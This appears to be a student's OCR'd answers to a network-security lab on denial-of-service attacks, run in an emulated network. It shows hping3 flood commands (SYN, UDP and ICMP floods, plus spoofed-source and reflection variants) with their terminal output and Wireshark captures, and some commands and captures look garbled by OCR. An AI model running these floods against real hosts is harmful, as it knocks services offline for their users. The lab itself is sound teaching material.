
Mouse ● drags ○ zooms Interval 1 sec ☐ Time of day ☐ Log scale ☑ Automatic Update



```
10.0.1.20 - - [25/Sep/2025 22:53:19] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:21] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:23] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:25] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:27] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:29] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:31] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:34] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:36] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:38] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:40] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:42] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:44] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:46] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:49] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:51] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:53] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:55] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:53:57] "GET / HTTP/1.1" 200 -
```

```
--Thu Sep 25 22:53:55 UTC 2025--
<html>
  <b> Legit Server </b>
</html>

--Thu Sep 25 22:53:57 UTC 2025--
<html>
  <b> Legit Server </b>
</html>
```

f. (2.5pts) Repeat questions "a" through "c" but run the attack from both Attacker1 and Attacker3. Did the answer from b & c change? Explain why or why not.




```
10.0.1.20 - - [25/Sep/2025 22:50:39] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:41] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:43] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:46] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:48] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:50] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:52] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:54] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:56] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:50:58] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:00] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:03] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:05] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:07] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:09] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:11] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:13] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:15] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:17] "GET / HTTP/1.1" 200 -
10.0.1.20 - - [25/Sep/2025 22:51:20] "GET / HTTP/1.1" 200 -
```

```
--Thu Sep 25 22:55:08 UTC 2025--
<html>
  <b> Legit Server </b>
</html>

--Thu Sep 25 22:55:14 UTC 2025--
<html>
  <b> Legit Server </b>
</html>
```

Details

ID 7
Name Attacker3
Type PC
Services DefaultRoute
Server localhost



"ip.sr" is neither a field nor a protocol name. Click to select packet 196543 (731s = 9.029e+04).


Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Fa
☑	All Packets		■	Line	Bits		None	1
☑	TCP Errors	tcp.analysis.flags	🟥	Bar	Bits		None	1
☑	All Packets	ip.src==10.0.2.20		Line	Bits		None	1

Mouse ● drags ○ zooms Interval 1 sec ☐ Time of day ☐ Log scale ☑ Automatic Update

Details

ID 7
Name Attacker3
Type PC
Services DefaultRoute
Server localhost

g. (0.5pts) Repeat "a" but change the hping3 command so attack is a UDP flood.



Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field		
☑	All Packets		■	Line	Bits			
☑	TCP Errors	tcp.analysis.flags	🟥	Bar	Bits			
☑	All Packets	ip.src==10.0.2.20	🟦	Line	Bits		None	1

Mouse ● drags ○ zooms Interval 1 sec □ Time of day □ Log scale ☑ Automatic Update


```
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf# sudo hping3 --flood --syn -V 10.0.2.20 -p 1026^C rrorororr
root@Attacker3:/tmp/pycore.1/Attacker3.conf# sudo hping3 --flood --syn --udp -V 10.0.2.20 -p 1026
sudo: unable to resolve host Attacker3: Temporary failure in name resolution
using eth0, addr: 10.0.3.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
--- 10.0.2.20 hping statistic ---
17975755 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker1:/tmp/pycore.1/Attacker1.conf# sudo hping3 --flood --syn --udp -V 10.0.2.20 -p 1026
sudo: unable to resolve host Attacker1: Temporary failure in name resolution
using eth0, addr: 10.0.4.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
  <b> Legit Server </b>
</html>

--Thu Sep 25 23:53:20 UTC 2025--
<html>
  <b> Legit Server </b>
</html>

--Thu Sep 25 23:53:30 UTC 2025--
```

Start ran for 1.150 seconds ZOOM 119% CPU 52.25% Alerts

h. (0.5pts) Repeat “a” but change the hping3 command so attack is a ICMP flood.



"ip.sr" is neither a field nor a protocol name. No packets in interval (867s).

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field
☑	All Packets		■	Line	Bits	
☑	TCP Errors	tcp.analysis.flags	🟥	Bar	Bits	
☑	All Packets	ip.src==10.0.2.20		Line	Bits	

Mouse ● drags ○ zooms Interval 1 sec □ Time of day □ Log scale ☑

Details


ID	7
Name	Attacker3
Type	PC
Services	DefaultRoute
Server	localhost

```
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf#
root@Attacker3:/tmp/pycore.1/Attacker3.conf# sudo hping3 --flood --syn --icmp -V 10.0.2.20 -p 1026
sudo: unable to resolve host Attacker3: Temporary failure in name resolution
using eth0, addr: 10.0.3.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Start ran for 1.150 seconds ZOOM 137% CPU 54.12% Alerts

i. (0.5pts) Repeat “a” but change the hping3 command so attack packets look like they are coming from the client (address spoofing is allowed).

```
sudo hping3 --flood --syn --icmp -V 10.0.2.20 -P 1026 -- spoof 10.0.1.20
```



```
--- 10.0.1.20 hping statistic ---
65779004 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker1:/tmp/pycore.1/Attacker1.conf# sudo hping3 --flood --syn --icmp -V 10.0.1.20 -p 1026 --spoof 10.0.2.20
sudo: unable to resolve host Attacker1: Temporary failure in name resolution
using eth0, addr: 10.0.4.20, MTU: 1500
HPING 10.0.1.20 (eth0 10.0.1.20): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


Capturing from beth11.0.1

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.     Time            Source      Destination Protoco Length Info
 4807… 1612.2940895… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=56742/42717,
 4807… 1612.2985761… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=4535/46865,
 4807… 1612.3030503… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=26055/51045,
 4807… 1612.3075352… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=36567/55182,
 4807… 1612.3120115… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=32487/59262,
 4807… 1612.3164927… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=62711/63476,
 4807… 1612.3209699… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=3080/2060, t
 4807… 1612.3254500… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=63000/6390,
 4807… 1612.3299324… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=53289/10704,
 4807… 1612.3344118… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=46138/15028,
 4807… 1612.3388955… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) reply    id=0x5d00, seq=31307/19322,

    Protocol: TCP (6)
    Header Checksum: 0x5040 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.1.20
    Destination Address: 10.0.2.20
 › Transmission Control Protocol, Src Port: 42144, Dst Port: 8000, Seq: 0, Len: 0

0010  00 3c d4 54 40 00 3f 06  50 40 0a 00 01 14 0a 00   ·<·T@·?· P@······
0020  02 14 a4 a0 1f 40 6c 35  53 ae 00 00 00 00 a0 02   ·····@l5 S·······
0030  fa f0 84 92 00 00 02 04  05 b4 04 02 08 0a fd b4   ········ ········

Destination Address (ip.dst), 4 byte(s)     Packets: 480778 · Displayed: 480778 (100.0%)     Profile: Default
```

j. (0.5pts) Repeat “a” but change the hping3 command so attack packets are reflected off of the client (address spoofing is allowed).

```
sudo hping3 --flood --syn --icmp -V 10.0.1.20 -P 1026 -- spoof 10.0.2.20
```



```
--- 10.0.1.20 hping statistic ---
83896255 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@Attacker1:/tmp/pycore.1/Attacker1.conf# sudo hping3 --flood --syn --icmp -V 10.0.2.20 -p 1026 --spoof 10.0.1.20
sudo: unable to resolve host Attacker1: Temporary failure in name resolution
using eth0, addr: 10.0.4.20, MTU: 1500
HPING 10.0.2.20 (eth0 10.0.2.20): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Capturing from beth11.0.1

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.     Time            Source      Destination Protoco Length Info
 5021… 1697.3401623… 10.0.2.20 10.0.1.20 ICMP   42 Echo (ping) reply    id=0x6000, seq=25745/37220,
 5021… 1697.3446450… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) request  id=0x6000, seq=11169/41259,
 5021… 1697.3446463… 10.0.2.20 10.0.1.20 ICMP   42 Echo (ping) reply    id=0x6000, seq=11169/41259,
 5021… 1697.3491242… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) request  id=0x6000, seq=62897/45557,
 5021… 1697.3491256… 10.0.2.20 10.0.1.20 ICMP   42 Echo (ping) reply    id=0x6000, seq=62897/45557,
 5021… 1697.3536027… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) request  id=0x6000, seq=16578/49728,
 5021… 1697.3536032… 10.0.2.20 10.0.1.20 ICMP   42 Echo (ping) reply    id=0x6000, seq=16578/49728,
 5021… 1697.3580825… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) request  id=0x6000, seq=14034/53814,
 5021… 1697.3580833… 10.0.2.20 10.0.1.20 ICMP   42 Echo (ping) reply    id=0x6000, seq=14034/53814,
 5021… 1697.3625648… 10.0.1.20 10.0.2.20 ICMP   42 Echo (ping) request  id=0x6000, seq=17890/57925,
 5021… 1697.3625658… 10.0.2.20 10.0.1.20 ICMP   42 Echo (ping) reply    id=0x6000, seq=17890/57925,

    Protocol: TCP (6)
    Header Checksum: 0x5040 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.0.1.20
    Destination Address: 10.0.2.20
 › Transmission Control Protocol, Src Port: 42144, Dst Port: 8000, Seq: 0, Len: 0

0010  00 3c d4 54 40 00 3f 06  50 40 0a 00 01 14 0a 00   ·<·T@·?· P@······
0020  02 14 a4 a0 1f 40 6c 35  53 ae 00 00 00 00 a0 02   ·····@l5 S·······
0030  fa f0 84 92 00 00 02 04  05 b4 04 02 08 0a fd b4   ········ ········

Destination Address (ip.dst), 4 byte(s)     Packets: 502194 · Displayed: 502194 (100.0%)     Profile: Default
```